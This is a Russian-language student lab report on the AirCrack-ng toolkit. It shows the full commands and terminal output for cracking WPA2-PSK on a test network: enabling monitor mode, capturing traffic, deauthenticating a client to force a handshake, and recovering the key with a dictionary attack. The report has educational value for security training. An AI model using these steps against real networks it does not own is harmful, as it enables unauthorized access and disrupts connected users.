

Набор инструментов для аудита беспроводных сетей AirCrack

Виктор БОРИСОВ

May 29, 2016

Contents

1	Цель работы	3
2	Ход работы	3
2.1	Изучение	3
2.1.1	Основные утилиты пакета	3
2.1.2	Утилита airodump	3
2.2	Запуск режима мониторинга на беспроводном интерфейсе . .	4
2.3	Запуск сбора трафика для получения аутентификационных сообщений	4
2.4	Взлом с использованием словаря паролей	5
3	Выводы	6

1 Цель работы

Изучить основные возможности пакета AirCrack и принципы взлома WPA/WPA2 PSK и WEP.

2 Ход работы

2.1 Изучение

2.1.1 Основные утилиты пакета

- `airmon-ng` - позволяет определить имеющиеся беспроводные интерфейсы и назначить режим мониторинга сети на один из доступных интерфейсов. Синтаксис:

```
airmon-ng <start|stop> <interface> [channel]
```

- `airodump-ng` - перехват пакетов протокола 802.11
- `aireplay-ng` - генерация трафика, то есть принудительно заставить общаться клиента с точкой доступа.
- `aircrack-ng` - анализ перехваченных пакетов. Синтаксис команды `aircrack-ng` различен для WEP- и WPA-PSK-шифрования. Общий синтаксис команды следующий:

```
aircrack-ng [options] <capture file(s)>
```

2.1.2 Утилита `airodump`

Синтаксис:

```
airodump-ng <options> <interface>[,<interface>,...]
```

Опции:

- `-ivs` : Сохранять только отловленные IVы. Короткая форма `-i`.
- `-gpsd` : Использовать GPS. Короткая форма `-g`.
- `-write <prefix>` : Префикс файла дампа. Короткая форма `-w`.
- `-beacons` : Записывать все маяки в файл дампа. Короткая форма `-e`.
- `-netmask <netmask>` : Фильтровать точки по маске. Короткая форма `-m`.
- `-bssid <bssid>` : Фильтровать точки по BSSID. Короткая форма `-d`.
- `-encrypt <suite>` : Фильтровать точки по типу шифрования. Короткая форма `-t`.
- `-a` : Фильтровать неассоциированных клиентов

По умолчанию, `airodump-ng` отслеживает каналы на частоте 2.4Ghz. Вы можете заставить ее отслеживать пакеты на другом/определенном канале используя:

- `-channel <channels>`: Определить канал. Короткая форма `-c`.
- `-band <abg>`: Полоса на которой airodump-ng будет отлавливать пакеты. Короткая форма `-b`.
- `-cswitch <method>`: Установить метод переключения каналов. Короткая форма `-s`.
 - 0 : FIFO (по умолчанию)
 - 1 : Round Robin
 - 2 : Hop on last

2.2 Запуск режима мониторинга на беспроводном интерфейсе

Запустить режим мониторинга можно командой

```
airmon-ng start wlan0
```

```
root@kali:~# airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy0     wlan0      iwlwifi     Intel Corporation WiMAX/WiFi Link 5150

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

Figure 1: Запуск режима мониторинга на беспроводном интерфейсе wlan0.

2.3 Запуск сбора трафика для получения аутентификационных сообщений

Запуск режима сбора трафика запускается командой

```
airodump-ng wlan0mon
```

```
root@kali: ~
File Edit View Search Terminal Help

CH 2 ][ Elapsed: 42 s ][ 2016-05-29 03:18 ][ Decloak: 00:0C:42:E8:E5:A7


BSSID      PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
2C:AB:00:E6:6B:A8 -42    38      691    0   8  54e  WPA2 CCMP PSK HUAWEI-RMLL
00:07:26:39:56:ED -73    96        0    0   1  54e  OPN      DAP-1155
00:0C:42:E8:E5:A7 -84     0       19    0   1  -1   OPN      <length: 0>

BSSID      STATION      PWR  Rate  Lost  Frames  Probe
2C:AB:00:E6:6B:A8 60:D9:C7:D5:21:90 -22   0e-24   8      6
2C:AB:00:E6:6B:A8 60:03:08:A8:3C:0E -29   0e-24e  7     687
00:0C:42:E8:E5:A7 00:0C:42:B7:95:FF -82   0 - 6    0     128
```

Figure 2: Запуск сбора трафика всех интерфейсов для получения сообщений.

Для сбора данных выбираем интересующую нас тестовую сеть DAP-1155 с BSSID 00:07:26:39:56:ED на 7-ом канале. Вывод в файл wlan0-airodump.

```
airdump-ng wlan0mon --write wlan0-airdump --bssid 00:07:26:39:56:ED -c 7
```




```
root@kali: ~  
File Edit View Search Terminal Help  
CH 6 ][ Elapsed: 4 mins ][ 2016-05-29 03:41 ][ WPA handshake: 00:07:26:39:56:ED  
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
00:07:26:39:56:ED -63 388 6 0 1 54e WPA2 CCMP PSK DAP-1155  
BSSID STATION PWR Rate Lost Frames Probe  
00:07:26:39:56:ED 60:D9:C7:0C:0C:CA -35 1e-54 141 50
```

Figure 3: Сбора трафика выбранной сети.

Нам необходимо перехватить handshake, который передается только лишь при инициализации подключения хоста к беспроводному маршрутизатору. Если продолжительное время не происходит подключений, можно провести деаутентификацию одного из узлов. Например, с MAC-адресом 60:D9:C7:0C:0C:CA.


```
aireplay-ng -0 1 -a 00:07:26:39:56:ED -c 60:D9:C7:0C:0C:CA wlan0mon
```



```
root@kali:~# aireplay-ng -0 1 -a 00:07:26:39:56:ED -c 60:D9:C7:0C:0C:CA wlan0mon  
04:05:58 Waiting for beacon frame (BSSID: 00:07:26:39:56:ED) on channel 7  
04:05:59 Sending 64 directed DeAuth. STMAC: [60:D9:C7:0C:0C:CA] [40|67 ACKs]  
root@kali:~#
```

Figure 4: Деаутентификации.

При этом запущенный ранее airodump-ng должен был перехватить handshake и вывести соответствующее сообщение в правом верхнем углу консоли.



```
root@kali: ~  
File Edit View Search Terminal Help  
CH 7 ][ Elapsed: 4 mins ][ 2016-05-29 04:07 ][ WPA handshake: 00:07:26:39:56:ED  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
00:07:26:39:56:ED -70 100 2255 2158 4 7 54e WPA2 CCMP PSK DAP-1155  
BSSID STATION PWR Rate Lost Frames Probe  
00:07:26:39:56:ED 60:D9:C7:0C:0C:CA -19 1e- 1e 0 2196  
00:07:26:39:56:ED 60:03:08:A8:3C:0E -32 0e- 0e 0 1624
```

Figure 5: Процесс прослушивания сети при деаутентификации.

2.4 Взлом с использованием словаря паролей

В результате предыдущего этапа получен handshake и следовательно можно попытаться подобрать пароль от беспроводной сети по словарю. Для этого выполним следующую команду:

```
aircrack-ng -w password.lst -b 00:07:26:39:56:ED wlan0-airdump*.cap
```

Где wlan0-airodump-*.cap - маска названий файлов дампа, password.lst - путь к файлу-словарю для перебора.
Пароль успешно подобран.

```
root@kali:~# aircrack-ng -w password.lst -b 00:07:26:39:56:ED wlan0-airodump*.cap
Opening wlan0-airodump-01.cap
Reading packets, please wait...

Aircrack-ng 1.2 rc3

[00:00:00] 2 keys tested (318.50 k/s)

KEY FOUND! [ password ]

Master Key      : 04 7F 38 63 CC 92 B6 8E 0E 0B CC 1E 8C 90 F9 54
                  2D 11 3F C9 BF DD 66 4C DA B7 A8 9D 38 02 AB 0E

Transient Key   : D8 74 F6 CF D9 80 2D 9C D1 AC 81 4E 02 F3 CE 79
                  2A EA 38 FD 24 BB 81 FE AB D4 F8 3C 06 E4 8C D9
                  0A 02 D9 AF A9 40 F3 E2 F2 6B 9E 91 21 0C E1 2D
                  8A 4B CB 07 A4 BF A4 3F 20 AE 49 E3 29 1E C2 CE

EAPOL HMAC     : CB EE A6 C3 9D 95 D4 EB 9C 3F 20 2C 5F EF D8 D6
```

Figure 6: Подбор пароля

3 Выводы

По результатам выполненной работы были изучены основные возможности пакеты AirCrack и принципы взлома беспроводных сетей на основе WPA/WPA2 PSK. Среди возможностей можно отметить перехват пакетов, генерация трафика (в том числе деаутентификация клиентов), анализ пакетов и подбор паролей. Так как взлом осуществляется методом поиска по паролю или полному перебору, то взломать WPA при сложном пароле весьма проблематично. Протокол WEP таки является более уязвимым, из-за чего же применяется все реже.